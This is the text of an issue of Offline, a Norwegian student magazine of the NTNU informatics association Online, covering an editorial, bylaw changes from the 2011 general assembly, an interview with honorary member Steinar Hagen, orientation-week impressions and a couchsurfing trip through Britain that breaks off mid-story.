



STEINAR HAGEN
Hvem er din bestefar?

TEMPLATE METHOD
Les om utgavens pattern

Sommerjobber
Virkeligheten utenfor Gløshaugen

WHO'S YOUR FADDER?
Online setter dype spor i de ukompilerte



Offline er et tidsskrift for
linjeforeningen Online.

REDAKTØR:
Lorents Odin Gravås
lorentso@stud.ntnu.no

MARKED:
René Olavi Räisänen
raisanen@stud.ntnu.no

ØKONOMI:
John-Erik Johansen

FORSIDEFOTO:
Erik Lothe

SKRIBENTER:
Beate Baier Biribakken
Dag Erik Vikan
Dag Olav Prestegarden
Erik Lothe
John-Erik Johansen
Lorents Odin Gravås
René Olavi Räisänen
Rikard Eide
Tormod Trolla

GRAFISK PROFIL:
Beate Hay Sandmo

LAYOUT:
Beate Baier Biribakken
Beate Hay Sandmo
René Olavi Räisänen
Susanne Gustavsen

TRYKK:
Øien & Indergaard
Opplag: 250

KONTAKT:
proKom, Online
prokom@online.ntnu.no

Sem Sælunds vei 7-9
7034 TRONDHEIM

<http://online.ntnu.no>



// REDAKTØRENS



OFFLINE FOREVER

Utfordringen med å sette en standard er å leve opp til den.

TEKST: LORENTS GRAVÅS
FOTO: MICHAEL JOHANSEN

Først ønsker jeg på vegne av redaksjonen å takke for all tilbakemelding vi har fått etter vår første utgivelse i april. Å gå rundt på Gløshaugen og se studenter nedprioritere skolearbeid til fordel for å lese tidsskriftet med den gamle O-en (og den gamle mannen) på forsida må ha vært et av vårsemesterets store høydepunkter.

Om enn litt beklagelig var det også tilfredsstillende å se at Offline var revet bort fra hyllene bare én uke senere. Helt siden den første utgaven har jeg fått mange henvendelser fra folk som ønsket seg et eksemplar av Offline, og kanskje enda flere som har mast på oss om å få ut Offline nummer 2. Vi har nå endelig gitt etter for presset, og vi håper at dere ikke har ventet forgjeves. Duke Nukem Forever kom riktignok ut for oss.

Med vår andre utgivelse kan vi nå endelig skilte med *faste* spalter. I utgavens pattern

tar vi for oss et kodemønster mange kanskje har brukt uten å være klar over det, Template Method. I del to av vår artikkelserie om hacking tar vi for oss metoden Cross Site Scripting, som handler om å angripe brukern av en web-tjeneste.

Nytt av denne utgaven er spalten «refresh», hvor vi ønsker å holde informatikere oppdatert om relevante nyheter fra Gløshaugen og NTNU forøvrig.

Vi tar også for oss det andre æresmedlemmet av Online, Steinar Hagen, kanskje bedre kjent som Onlines egen bestefar.

Ikke overraskende har Offline nok en gang vært på oppdagelsesreise, men denne gangen i informatikernes sommerjobbmarked og på relativt tilfeldige sofaer i Storbritannia. Vi har forøvrig også skaffet oss en bedre innsikt i verdenen til brisne jenter på byen.

Selvfølgelig har vi heller ikke gått glipp av at det har vært to flotte fadderuker!

PS: Vi gikk heller ikke konkurs.

14



07



10



INNHOLD

- 04 STYREORD**
oppdatering fra hovedstyret
- 05 DEFRAGMENTERINGEN**
offline går gjennom og korter ned referatet fra generalforsamlingen 2011
- 07 STEINAR HAGEN**
vi har intervjuet vårt andre æresmedlem, også kjent som «bestefar» på irc
- 10 ET FADDERBARNES BEKJENNELSER**
bildespesial av årets fadderuker
- 12 COUCHSURFING**
beate og erik surfet gjennom storbritannia
- 14 SOMMERJOBBER**
vi undersøkte informatikeres erfaringer med sommerjobb
- 20 CROSS SITE SCRIPTING**
utgavens hackeartikkel
- 22 TO PÅ DO**
tormod har vært ute for å finne ut hva jenter gjør på toalettet
- 24 TEMPLATE METHOD**
dag olav følger opp kodemønsterspalten
- 26 BTW: NOSLATE**
som mange andre, ble offline trollet
- 28 REFRESH**
sett og hørt på ntnu siden sist

Nytt år, vi utvider!

Kjære leser, vi er nettopp ferdig med tidenes fadderuker, Kompilering, immatrikuleringsball og komiteopptak!

FOTO: MAGNUS BOLMSTEDT LINE

Vi har nylig avsluttet to intensive fadderuker der vi har gjort alle de nye førsteklasingene godt kjent med oss, hverandre og studiet sitt. For første gang i Onlines historie klarte vi å tilby fadderuker til de nye masterstudentene samt de internasjonale studentene som kommer langveisfra for å studere teknologi med oss her i Trondheim. Med dette er vi godt i gang med å gjøre mer for masterstudentene våre, som jeg tidligere har lovet at vi skal gjøre. Vi jobber videre med å oppgradere masterstudentene fra informatikere til Onlinere!

For årets linjeforeningsopptak ønsket vi å ha med noe ekkelt, noe skummelt, noe nerdete og noe som skapte ærefrykt. Basert på ideer som ble luftet i pangKom og Eldsterådet satte et par hovedstyre-medlemmer i gang med å designe et helt nytt opptak. Mange timer senere var linjeforeningsopptaket «Kompileringen» klart for de nye studentene. Det ble en knallsuksess fra første stund, og alt gikk etter planen.

I kjølvannet av disse nyskapende fadderukene opplever vi i Hovedstyret at komite-medlemmene har vært flinke til å blæste for linjeforeningen: Det var 40 studenter som søkte seg inn til Onlines komiteer. Det er nesten like mange søkere som vi har aktive komite-medlemmer! Vi skulle gjerne funnet plass til hver eneste søker, men vi er dessverre nødt til å kun plukke noen av dere nye for nå. Ikke mist håpet om du ikke har fått et verv i Online enda, det kommer nye muligheter snart. Vi i Hovedstyret jobber hardt for å utvide Online med nye områder, samt å bli større og sterkere på de områdene vi allerede har satt i gang med. For å være presis mener jeg at vi oppretter nye komiteer.

Hovedstyret vedtok ikke lenge før semesterstart å opprette «Trivselskomiteen» (triKom). TriKom er et svar på flere behov som har reist seg de siste årene. Det første er behovet for å holde kontoret ryddig med et økende antall personer som benytter seg av kontoret som mingleplass, kaffekrok og møterom. Det andre er behovet for å øke samholdet blant jentene på studiet. Det er en liten andel jenter som begynner på studiet hvert år, og vi i Hovedstyret ønsker å redusere frafallet av de herlige jentene som er tøffe nok til å prøve informatikk. Det tredje er behovet for å gi førsteklasingene mer av det gode samholdet vi opplever internt blant komite-medlemmene i linjeforeningen.



Online har flere ganger tidligere prøvd å ha en komite for å styre kontoret, men det utaknnelelige arbeidet har gjort at levedyktigheten til komiteen har vært dårlig. Med det som primær problemstilling vrir vi hele fokuset i det vi oppretter triKom: TriKom er en komite hvis hovedoppgave er å øke trivselen blant informatikere, for eksempel med kakeutdeling på datasalene, vaffelfredag på kontoret og mer. Den andre oppgaven komiteen får er å ta godt vare på Onlinekontoret som vi alle er så glad i. For å gi nye Onlinere mer av vårt gode samhold vil vi tilby vervene i denne komiteen utelukkende til første- og andreklassinger, med kontorsjef som leder. Dette vil bli et springbrett inn i Online, med lav terskel for å kunne bli med.

Til de av dere som allerede har fått innpass i Onlines komiteer; gratulerer! I løpet av året vil dere finne ut at det var en av de beste beslutningene dere har gjort siden dere søkte opptak på NTNU. Fra oss i Online til alle informatikere: Vi jobber for dere, ikke nøl med å sende inn deres ønsker!

I tiden som kommer vil vi i Hovedstyret skrive ned alt vi har lært av å holde en nyvinnende fadderuke, av å designe og gjennomføre Kompileringen, av å holde vårt beste immatrikuleringsball hittil og av å holde vårt største komiteopptak noensinne. I tillegg vil vi sette i gang med opprettelsen av triKom. Det må holdes et lite komiteopptak rettet mot første- og andreklassingene, det må lages budsjetter og det må bestemmes noen arbeidsoppgaver som komiteen kan starte med. Forslag? Send dem inn!

God lesning!

Leder, Linjeforeningen Online
leder@online.ntnu.no

«Det er ikke sikkert Åre finnes om et år. Se på Japan!»

Kjent IT1103-und.ass. argumenterer mot å gjøre vedtektene for spesifikke

Defragmenteringen

Med sine knappe åtte timer og total omskriving av alle vedtektene, gikk årets generalforsamling inn i historien som den med høyest antall vedtaksendringer per time siden lenge før uglene. Hva vil dette si for Online framover?

TEKST: LORENTS ODIN GRAVÅS

GENERALFORSAMLINGEN 2011: Den andre mai klokken 16:15 var 41 informatikere samlet i H3 for å revidere vedtekter, velge nytt hovedstyre og ta opp andre viktige saker. De fleste var klar over hva de gikk til, og hadde derfor spist rikelig med middag og rigget opp laptopen før møtet. Sistnevnte gjorde det også enklere for Steinar Hagen å følge med på møtet over IRC.

Det har lenge vært kjent at Online sine vedtekter har bært preg av å være et hullete lappeteppe av dårlige formuleringer og små selvmotsigelser. For å rette på dette en gang for alle gjorde Hovedstyret i vår en heltejobb med å skrive et helt nytt vedtekstforslag, inndelt i utelukkende kosmetiske endringer og radikale endringer, sistnevnte innsendt som egne saker. Store deler av årets generalforsamling gikk med til behandlingen av disse vedtekstendringene, men takket være gjennomtenkt formulering av forslagene fra Hovedstyrets side gikk dette overraskende smertefritt.

De kosmetiske endringene besto mye av renskrivning samt endring av paragraf-organiseringen. Komiteenes offisielle navn

ble også endret fra forkortelser til de respektive fulle navnene. Etter fjorårets mange mindre produktive diskusjoner om hvor vidt proGruppen kunne kalle seg «komité», ble det eksplisitt statuert at Hovedstyret får lov til å bruke ordet «komité» til det de måtte ønske.

Det ble også gjort mer eksplisitt hva Hovedstyret og de forskjellige komitéene sine oppgaver er. Dette har tidligere eksistert i retningslinjer, men får nå plass i vedtektene.

Vedtektsfesting av Eldsterådet

Online har i lengre tid hatt periodiske komitéer og komitéer som ikke har hatt leder som sitter i Hovedstyret. Tradisjonelt har disse ikke blitt nevnt i vedtektene, men i de nye vedtektene får disse også sin plass.

Eldsterådet er én av disse grupperingene som før bare eksisterte som noe mystisk de færreste visste hvordan man ble medlem av. Etter generalforsamlingen er også Eldsterådet vedtektsfestet, og man er nå automatisk medlem av eldsterådet ved å ha vært leder for linjeforeningen, ha vært aktivt hovedstyremedlem i tre år eller har blitt utnevnt til æresmedlem. (Hvis dette fungerer retroaktivt kan vi ønske Arvid Holme velkommen i eldsterådet!)

VelKom og banKom

Som informatikere er vi svake for systemer og navnekonvensjoner, og det tar ikke lang tid å oppdage at «fadderKom» og «økonomiKom» ikke følger navnekonvensjonen til de andre komitéene. For å hindre videre smerte i systematikersjela fikk fadderKom i år det hyggelige navnet «velKom», mens økonomikom fikk det (mindre) hyggelige navnet «banKom».

ProGruppen blir komité

En enstemmig generalforsamling mente at proGruppen hadde bevist sin levedyktighet som komité, og ble dermed vedtektsfestet som proKom, og leder for proKom ble en ny stilling i Hovedstyret. Som lovet ble det også tatt opp på generalforsamlingen hvor vidt redaksjonen burde være en egen komité. Argumentene for dette var økt forståelse av ansvarsområde eksternt og ansvarsfølelse internt. Dette forslaget ble nedstemt, og redaksjonen fortsetter som et subset av proKom hvor eksterne skribenter også har tilgang.

Hvem kan bli medlem av Online?

En av de mer drastiske vedtekstendringene som gikk gjennom var endringen av paragrafen om medlemskap. Mens det før var paragraffestet



at man ved å bli tatt opp ved informatikk på NTNU automatisk ble medlem av Online, heter det nå at kun studenter ved ÅIT, BIT, MIT og M.s. IS kan bli medlem. Tidligere het det også at studenter ved andre linjer som driver med informatikk kan bli medlem så lenge de ikke er sivilingeniører, ifølge de nye vedtektsendringene er det nå helt opp til Hovedstyret å eksplisitt ta opp medlemmer fra andre linjer.

Tidligere var det heller ikke nevnt noe om når et medlemskap opphørte, så alle var i teorien medlemmer på livstid. Ifølge de nye vedtektene vil derimot et medlemskap opphøre med en gang man ikke lenger oppfyller kravene for medlemskap. På grunn av dette ble det også eksplisitt statuert at eldsteråd, pangKom og æresmedlemmer er medlemmer på livstid. Det er nå også mulig å melde seg ut av linjeforeningen.

På grunn av uklarhet tidligere ble det gjort mer eksplisitt hva som menes med permisjon fra komitéverv, og at man automatisk blir permitert hvis man blir valgt til leder, nestleder, kontorsjef eller leder for banKom. Det nye Hovedstyret har senere tatt dette videre og jobber nå aktivt mot at studenter kan være medlem av mer enn én komité (j.f. HS-sak 106 2011)

Nye valgrutiner

Det ble vedtatt med 40 mot 1 stemme at det fra nå av ikke er mulig å forhåndsstemme eller benytte fullmakter ved stemming over verv i Hovedstyret. Begrunnelsen for dette var å hindre «kupp» som skal ha skjedd i andre linjeforeninger. En alternativ løsning med for eksempel én dag forhåndsstemming var ikke et forslag.

Nytt av året er også kravet om at den som vinner et valg må ha over 50% av stemmene. Hvis vinneren ikke klarer å få det, blir det omvalg hvor den med færrest stemmer er fjernet. Hvis det da viser seg at det er stemmelikhet blant kandidatene med færrest stemmer, gjennomføres et helt nytt valg.



Nytt hovedstyre

Etter mange timer kom man endelig til den delen av generalforsamlingen mange hadde gledet seg til: valg av hovedstyre. Hovedstyrevervene ble i år inntatt av en god del kjente ansikter, og noen nye.

Michael fortsetter som leder nok et år. Håvard, som var kontorsjef fra høsten 2009 til våren 2010, er nå tilbake, denne gangen som nestleder. Fjorårets kontorsjef, Juni Angelfos, fortsetter også i Hovedstyret, men denne gangen som leder for arrKom. Daniel T. Abrahamsen, som tok over for Hilde som leder for bedKom iløpet av fjoråret, ble valgt inn- og fortsetter i denne stillingen.

I likhet med bedKom hadde fagKom óg litt større gjennomstrømning av ledere enn forventet i året som gikk; fjorårets tredje og siste fagKom-leder, Tri, forble også etter generalforsamlingen. Christian fortsetter som leder av dotKom, som for så vidt tidligere statistikk over dotKom-ledere kunne forutsi.

Nye ansikter

Det første nye ansiktet i Hovedstyret er Håkon «giraffen» Gulbrandsen, som etter uavgjort i første avstemning og påfølgende omvalg ble valgt til kontorsjef. René, som ble valgt av det forrige Hovedstyret som leder for det da nyoppstartete prosjektet *proGruppen*, bestemte seg

for å gå tilbake til bedKom etter årets generalforsamling. Erik Lothe, som også var medlem i proGruppen fra starten av, tok dermed over dette vervet og er nå i Hovedstyret som leder for proKom.

Like etter generalforsamlingen ble Ada Jordal utnevnt av Hovedstyret som leder for banKom, og blir dermed Even Østvold sin arvtaker i denne stillingen. Ada har tidligere vært bedKom sin representant i banKom.

Tidlig kveld

Etter åtte timer ble generalforsamlingen avsluttet med utdelelse av medaljer akkompagnert av en beklagelig mangel på sjampanje; en mangel som egentlig passet fint for 41 slitne informatikere som ennå hadde mulighet til å rekke siste buss hjem.

De nye vedtektene i sin helhet kan leses på online.ntnu.no under «Om Online».

Heile Onlines bestefar STEINAR HAGEN

Dot com-bobla er på hell, IT-bransjen er inne i ein lågkonjunktur og linjeforeninga ligg nede med brekte venger. Ein handfull eldsjeler vel å starte ein long redningsaksjon og ein av desse er Steinar Hagen, Onlines andre æresmedlem.

TEKST: RENÉ OLAVI RÄISÄNEN

FOTO: KRISTOFFER DAGSLOTT

Allereie i frå barns alder visste Steinar at ei teknisk utdanning var tingen for han. Tekniske dingsar og duppedittar vakte interessa hans og har vore med å stake ut retninga for kva han skulle finne på når han voks opp. «Når æ va liten så skrudde æ opp ting for å se korsen det virka... Så va det ikke alltid det virka når æ skrudde det sammen.»

Spel vart aldri det store tidsfordrivet for Steinar, men det stod likevel ein Atari i

heimen og det var ikkje langt til nærmaste NES eller Commodore. Då det sto ein DOS-PC med *Leisure Suit Larry*, *Ski or Die* og andre klassikarar på kontoret vekte det likevel nokre barndomsminne. No som Dworek har teke kvelden, synes Steinar at vi kan gi den ein aktiv pensjonisttid som spelemaskin. Då sjølvsagt med ein tolv tommar CRT-skjerm som gjer vondt å sjå på og eit godt gamalt bråkete tastatur.

Uventa merksemd

Då Steinar starta på informatikk i 2003 var han rask å engasjere seg i linjeforeninga og har

sidan då opparbeidd seg til å vere den i Online med lengst fartstid; nesten dobbelt kvalifisert til eldsterådet med sine fem år i Hovedstyret av totalt sju år som aktivt medlem.

DeiflæsteavosskjennerSteinarsomkontorsjef; han som heldt alle oss rotekoppane i taumane. I mange år skapte han ei god atmosfære på kontoret med «Steinar-gliset» og eit strålende humør. I «smiletid» er Steinar kanskje berre overgått av Tri, vår nye fagKom-leiar.

Før Steinar var kontorsjef hadde han rukke å gjennomført eitt år som PR-ansvarleg i Hovedstyret og eitt år som leiar i Arrangementskomitéen. Mannen har med andre ord ikkje

«Det va faktisk en veldig fin syttande mai, det var i 2006. Vi gikk opp på toppen, spiste kake og sang nasjonalsangen. Det va jævlig kaldt så vi gikk ned igjen.»



berre skapt hygge ved å gi oss ein koseleg plass å opphalde oss mellom alle dei forelesingane vi ikkje er i, men også gjennom mange gode sosialiseringar og festar.

Kvart år held vi eit julebord for alle som engasjerer seg i linjeforeininga som ei lita takk til alle dei arbeidstidane som går med. Etter hovudstyrevedtak lagde vi i fjor eit æresdiplom til Steinar i all løyndom. Etter ein opptreden av «Safety dance» frå dotKom, trådte vår eminente leiar opp og utnemnte Steinar som vårt andre offisielle æresmedlem. Tydeleg overraska stilte han seg opp og mottok diplom og hyllest. Kanskje var det litt vemodig? Det markerte i allefall i stor grad slutten på hans aktive tid i linjeforeininga; masteroppgåva skulle snart leverast inn og jobbsøkinga måtte setjast i gang for fullt.

Med kniven på strupa

Ved sidan av studia har Steinar vore ein særdeles engasjert mann. I tillegg til verva i Online har han vore PR-ansvarleg for Norwegian Game Awards, styremedlem i TSSG og medlem i Start NTNU og Velferdstinget. For Steinar er tidsklemma eit velkjent omgrep og han klarar seg ikkje utan. Det er under press han presterar aller best – kniven på strupa opnar alle kreative og funksjonelle kanalar. Han undrar seg på om dette er eit universalkjenneteikn på IT-studentar, og han har nok ganske rett.

«Det e ikke sånn at viss æ hadde hatt fritid at æ hadde brukt den på skole, da hadde æ lagt på sofaen og sett på såpeopera eller noe skit på TV.»

Steinar er også særst interessert i nyutvikling og innovasjon og har gjennom Start NTNU og Venture Cup fått lært mykje om prosessane

bak. Ein av dei tinga han er mest nøgd med å ha gjennomført er Gründerskolen. «Det va en fyr som sa til mæ når æ begynte å studere. Han va akkurat ferdigutdanna og det han angra mest på va det at han ikke hadde studert i utlandet.» Steinar dro til Boston University – School of Management i sommarmånadane null-ni. Han reiste rett etter eksamensslutt og kom tilbake akkurat passe til at han rakk immatrikuleringsballet til Online, sjølv sagt.

Sjølv om studieprogrammet var tilpassa norske studentar og dei budde i lag merka han fort skilnaden på studiekulturen. Fyrst og fremst var det ikkje ein tørr professor som hadde forelesing, men ein tidlegare «venturekapitalist» (ein som investerar i ferske føretak og sel etter ei viss verdiauke). Det var mykje case-arbeid og om ein var dårleg førebudd var det ingen nåde å hente. Steinar vart ekspert på å lese raskt gjennom og setje seg inn i eksempla på veg til skulen, for klasserommet var som ein holmgang frå tusen-talet, det han sa måtte vere av ein viss relevans ellers vart det direkte raudt kort.

Naturmennesket Steinar

Friluftsliv er noko som appellerar sterkt til Steinar. Som nemnt har han engasjert seg i speidaren over fleire år. Ein rask kik gjennom linkedin- og facebook-profilen viser ein aktiv mann som nyt fjellluft og litt ruskevør.

Nokre år tilbake tok han og nokre venar ein topptur på Snehetta på 17. mai. «Det va faktisk en veldig fin syttande mai, det var i 2006. Vi gikk opp på toppen, spiste kake og sang nasjonalsangen. Det va jævlig kaldt så vi gikk ned igjen.» Dei slo opp telt ved foten av fjellet den femtande og lagde festmiddag

«Da får man så mye oppmerksomhet, alle e venn med dæ.»

med biff og god vin på turhytta dagen etter. På sjølvaste nasjonaldagen tok dei beina fatt og forserste fjellet på skaresnøen.

Han får dessverre ikkje så mykje tid til å gå i skog og mark, det går som han legg opp til sjølv, slag i slag på jobb og fritid. Ei oppleving han enda følar han har til gode er å vandre langs dei rå overgangane mellom fjord og fjell på vestlandet. Den avslappinga å kunne vere utanfor dekning er noko han likar, komme seg litt vekk frå alt stresset han byggjar seg opp. Enn så lenge er det sofakroken hans som får køyrt seg etter endt dag på jobb. Posten og alle sosiale media må gjennomgåast, sjølv etter å ha sete heile dagen framfor PCen. Om ikkje det vert ei runde med TV så er det gjerne ein



blund før han vel å lage seg middag. Kulinarisk tørr han ikkje å kalle seg sjølv, men frosenpizza er bannlyst.

Endeleg konsulent

Etter årevis med målretta promotering gjennom bedriftspresentasjonar og liknande klarte Visma Sirius å tilsette Steinar i mars. Ein del av tida hans fram til no har gått med på sertifisering då han byrja utanfor normal *Nytt Krutt*-periode, som skal gi ein ei innføring i det å jobbe som konsulent. *Nytt Krutt* er noko av det Steinar er med å presentere for alle oss som ikkje er ferdig enda. For han var det litt rart å stå på andre sida av bongane. «Da får man så mye oppmerksomhet, alle e venn med dæ.» Saman med rekrutteringsteamet til Visma Sirius har han pendla mykje til Trondheim i september for å halde bedpresar, kurs og stand på både Karrieredagen og itDAGENE.

Det å flytte frå Trondheim følte i starten noko vemodig for Steinar. Det kom til å verte litt rart, men etter kvart viste det seg at det var utruleg mange som han kjente frå tidlegare engasjement som no var i Oslo. Ein ting han legg godt merke til no når han er på besøk er

dette med å møte kjentfolk på gata. Dette skjer veldig sjeldan i tigerstaden og dei gangane han går forbi kjenningar legg han ikkje merke til det på grunn av tunnelsynet ein opparbeidar seg.

Steinar påpeikar at nordmenn er kjent for å vere ganske reserverte og ein må varme dei opp før dei visar seg sjølve. Og skal du lære nokon å kjenne er det ingenting som er så bra som «møtebrusen», betre kjent som jobbpils. Her skin Oslo med sine hundretals pubar og utestadar som ein kan vitje og hygge seg med kollegaer, og Steinar jobbar enda med å finne seg ein stamplass.

Vellukka redningsaksjon

Det er etter å ha vore vekke ei stund Steinar tykkjer at det er best å kome tilbake til Trondheim. Å kunne gå i gata og helse jovialt på kjentfolk han møter, det å kome inn på kontoret han har brukt så mange timar på og den fantastiske kaffikoppen sin frå SiT. Kaffikoppen hadde ein del fastbrent aroma når det nærma seg eksamenstida. «Det vart et rituale. Etter siste eksamen kvart semester blei den vaska».

Framgangen som Online har hatt sidan Steinar byrja gjer han veldig stolt. Frå å vere heilt i dvalemodus, har medlemmane saman klart å byggje det opp til å verte ein av dei største og mest veldrevne linjeforeiningane på haugen. Frå dei starta opp dotKom i 2004, til det nyaste tilskotet proKom vart vedtektsfesta i år, har endringane vore enorme. Når han ser på arbeidet som er lagt ned i foreininga håpar han at svingingar i markedet aldri klarar å felle Online sånn som etter dot com-bobla.

Linjeforeiningen Online har mykje å takke Steinar Hagen for. Tallause arbeidstimar, stress, lykke, kos, han har opplevd det meste med oss. Det ryktast at Steinar enda er aktiv på arrKom-lista, vi veit han er ein aktiv del av Eldsterådet og pangKom og under nicket «bestefar» fylgjer han nøye med på Onlines IRC-kanal. Steinar kjem nok tilbake titt og ofte og vi lovar at forslagsboka hans og eit rungande «VELKOMMEN TIL KONTORET!» alltid skal vere å finne på kontoret.



Jubileumsball 12. november 2011

Online feirer 25 års-jubileum på Thon Hotel Prinsen i Trondheim
PÅMELDING ÅPNER 2. OKTOBER KL. 12.00



Et fadderbarns bekjennelser

16. august braker det hele løs. I et fullsatt auditorium sitter framtidens IT-genier, smånervøse og klissvåte, og ser seg rundt. Hva er det vi har blitt med på nå?

TEKST: RIKARD EIDE
FOTO: MAGNUS B. LINE, MATHILDE OFTEDAL, ERIK LOTHE, BEATE HAY SANDMO

Et par formaliteter senere ble vi skremt opp i rett av autoritære skikkelser i kjoler. Hva vi hadde i vente var det ingen som visste. Stemningen var spent. Heldigvis løst det opp da Pirumguttene gav oss en viss fornemmelse om studiemiljøet vi, med hodet først, stupte inn i.

Fyllekultur?

Etter en fuktig sommer med festivaler og andre fyllekuler, var undertegnede engstelig

for det beryktede alkoholkonsumet studenter er kjent for. Men jeg kunne ikke tatt mer feil. Allerede første kvelden ble det arrangert hyggelige sosialiseringsskvelder hjemme hos de respektive fadderne, med påfølgende bytur for å besøke severdigheter som Nidarosdomen og Trondheim Torg. I frykt for at noen ikke skulle få med seg Trondheim by var det faktisk lagt opp til slik sightseeing hver eneste dag. Dette gikk nok hardest ut over de stakkars fadderne som ble nødt til å stille opp som guider på de merkelige tider av døgnet.

Helt om natten, helt om dagen

Som følge av dårlig kommunikasjon mellom linjeforeningen og NTNU-ledelsen ble vi sendt


på skolebenken hver dag, til tross for lange omvisninger kvelden før. Men studassene hadde forberedt seg godt de øg. Vi satte i gang med Realstart, et prosjekt over to uker som hadde satt seg mål om å sosialisere oss ytterligere. Med +1 i kommunikasjon og samarbeid bega vi oss ut på det internasjonalt anerkjente spillprosjektet.

En siste prøvelse

Etter kjellerkos, BadCom-fester, bar-til-bar, grupperrefleksjoner, bedpres, pubgolf, grilling, spillutvikling samt et leksikon av papirer å sette seg inn i, skulle en tro vi snart var uteksaminerte fadderbarn. Men plutselig ble fadderens vennlige smil byttet ut med strenge blikk.


3 på STRIPA

TEKST OG FOTO: MAGNUS LINE




JAMAWADI NOOR

Hva var det beste i fadderukene?
 - Teambuildingen var veldig bra.
Og det verste?
 - Alt var bra.



VILDE KRISTINE GRAV

Hva var det beste i fadderukene?
 - Opptaket, spesielt det som foregikk i Hovedbygget. Veldig bra gjennomført.
Og det verste?
 - Opptaket (hehe), i tillegg til fyllesyken da.



SULEMAN HAJIZADA

Hva var beste i fadderukene?
 - Pubgolven og bar-til-bar, gøy å løse oppgaver når man drikker.
Hva var det verste?
 - At det varte for kort.



Det var på tide med en siste prøvelse, Kompileringen. Checkpoint etter checkpoint kjempet vi oss gjennom ulike brett med terror, før vi til slutt møtte på siste boss: En gjeng langt mer skremmende enn kjolemennene vi hadde møtt tidligere. Men Eldsterådet slo ikke, tvert imot lærte de oss «the Onliners way», og gav oss tyngden vi trengte for å kunne kalle oss ekte Onlinere.

Takk for turen

Nå står vi her og ser tilbake på en noe hektisk studiestart. Selv om ting fremdeles er nytt for oss noobs har vi for lengst blitt tatt inn i varmen, der terskelen er lav og taket høyt. I regi av en godt etablert linjeforening kan vi ikke gjøre annet enn å takke for en super studiestart: Nå er vi i gang!

Couchsurfing

Forestill deg å ha en venn i alle verdens hjørner, et gratis sted å bo hvor enn du velger å dra og å kunne legge fra deg turiststempelet idet du ankommer en ny by: Velkommen til couchsurfing.



COUCHSURFING:

Konseptet går ut på at man som vert («host») tilbyr gjester («surfere») et sted å sove noen netter. Dette gir en unik sjansen til å skape erfaringer og meningsfulle forbindelser mellom personer verden over.

På couchsurfing.org er det gratis å registrere seg. Man kan også opprette profil hvor man gir informasjon og bilder av seg selv og den eventuelle ekstra soveplassen man har å tilby.

Er du heldig er verten din lommekjent i byen og kan vise deg de beste butikkene å oppsøke, de kuleste utestedene og hvor du bør gå om du vil slappe av med en pils.

På nettstedet kan både verter og surfere gi tilbakemelding på opplevelsen sin, noe som øker sikkerheten. Skulle du havne i en ubehagelig situasjon er det heller ingenting i veien for å forlate stedet du skulle sove på eller å kaste ut en surfer. Det kan likevel være lurt å fortelle en venn om hvor og hos hvem du skal sove.

Per i dag er det over 3 millioner personer registrert på couchsurfing.org, representert i 80.000 forskjellige byer i 245 land.

TEKST: BEATE BAIER BIRIBAKKEN

FOTO OG ILLUSTRASJON: BEATE BAIER BIRIBAKKEN

De jeg vanligvis reiser med hadde verken tid eller råd til å reise, og i fjor reiste jeg ikke i det hele tatt på grunn av det. Men i år tenkte jeg: Hei, faen heller, hvorfor kan jeg ikke bare dra alene? And so I did.

Reisen begynner

Jeg bestilte billett til London etter eksamen og kjøpte Onepass-Country-Interrailbillett på Trondheim sentralstasjon. Et av hovedmålene mine på turen var å smake på mest mulig lokal øl, og det viste seg at alkohol var en overraskende god katalysator. De første dagene tilbrakte jeg på herberge i London. Det viser seg at folk er mye mer åpne for nye bekjentskap enn jeg kunne håpe på og at en av de vanskeligste tingene ved couchsurfing er organiseringen.

Den lokale puben var ikke vanskelig å finne. Det første jeg gjorde var å spørre om de hadde en anbefaling. Men mannen bak baren hadde ikke mye å komme med, så det endte opp med at jeg tok en Stella, som egentlig smakte ganske likt den de serverer på Mikrobryggeriet i Trondheim. Jeg satte meg ved et ledig bord og kom i prat med en hyggelig ire ved navn Connel som tidligere hadde bodd i Danmark og syntes Norge var helt fantastisk, siden vi har fjell, og danskene har sandhauger.

Etterhvert måtte han dra hjem, og jeg oppsøkte baren, igjen. Denne gangen var bartenderen noe yngre, og hadde en god anbefaling. Jeg spurte om jeg kunne få ta bilde av ølen jeg drakk (ellers glemmer jeg bare hva de heter), og kom på den måten i prat med bareieren og de lokale pubgjengerne. De kunne fortelle meg at forskjellen på «beer» og «ale» er at ale ikke har noe kullsyre og: «Have you had fish and chips? If you're having fish and chips, don't buy it at pubs, buy at fish and chips shops!»

Oxford

Jeg tenkte jeg ikke skulle være så belastende, så jeg avtalte noen få netter med flere verter i samme by. Det viste seg at de fleste (alle jeg var hos, faktisk) ikke hadde noe imot om jeg var der to-tre dager eller til og med ei uke. Kjekt å vite. Jeg og min første vert Charlie besøkte den lokale kinoen, hvor de tydeligvis ikke solgte popcorn, men vin(!).

Han var nynnflyttet i byen, og i et kreativt forsøk på å bli bedre kjent med folk i byen, hadde han hengt opp lapper rundt omkring: «Hi, my name is Charlie. Want to be my friend? We could play scrabble, or whatever friends do.» og skrev nummeret sitt på. Dessverre var det en fyr som tolket det som at Charlie var Selvmordstelefonen – definitivt et lite skritt tilbake for menneskeheten.

Southampton

Tre fyrer i tidlig 20-årene traff meg på togstasjonen. De representerer den delen av verter som ikke gjør det bare for den sosiale delens skyld, men fordi de vil gi tilbake til couchsurfing-samfunnet. Verten min, Rob, hadde blant annet reist omkring i Asia i tre måneder ved hjelp av couchsurfing.

I The Woodside Castle møtte jeg et typisk studenthjem med fem karer hvor hverdagen består av pilsing, fest, nach og tedrikking. Og for dem som trodde det med engelskmenn og deres tea time var pølsevev, avdekker jeg herved myten: De må ha det tre ganger om dagen. Minst.

Wolverhampton

Adam traff meg på stasjonen og det første han gjorde var å tilby seg å bære sekken min. I leiligheten fikk jeg vasket meg selv og klærne mine, før vi tok fatt på turen til Birmingham. Han viste meg rundt i byen, spurte om ting jeg ikke turte å spørre om, og ikke minst; han kunne tipse meg om lokal øl og god mat jeg burde teste ut.

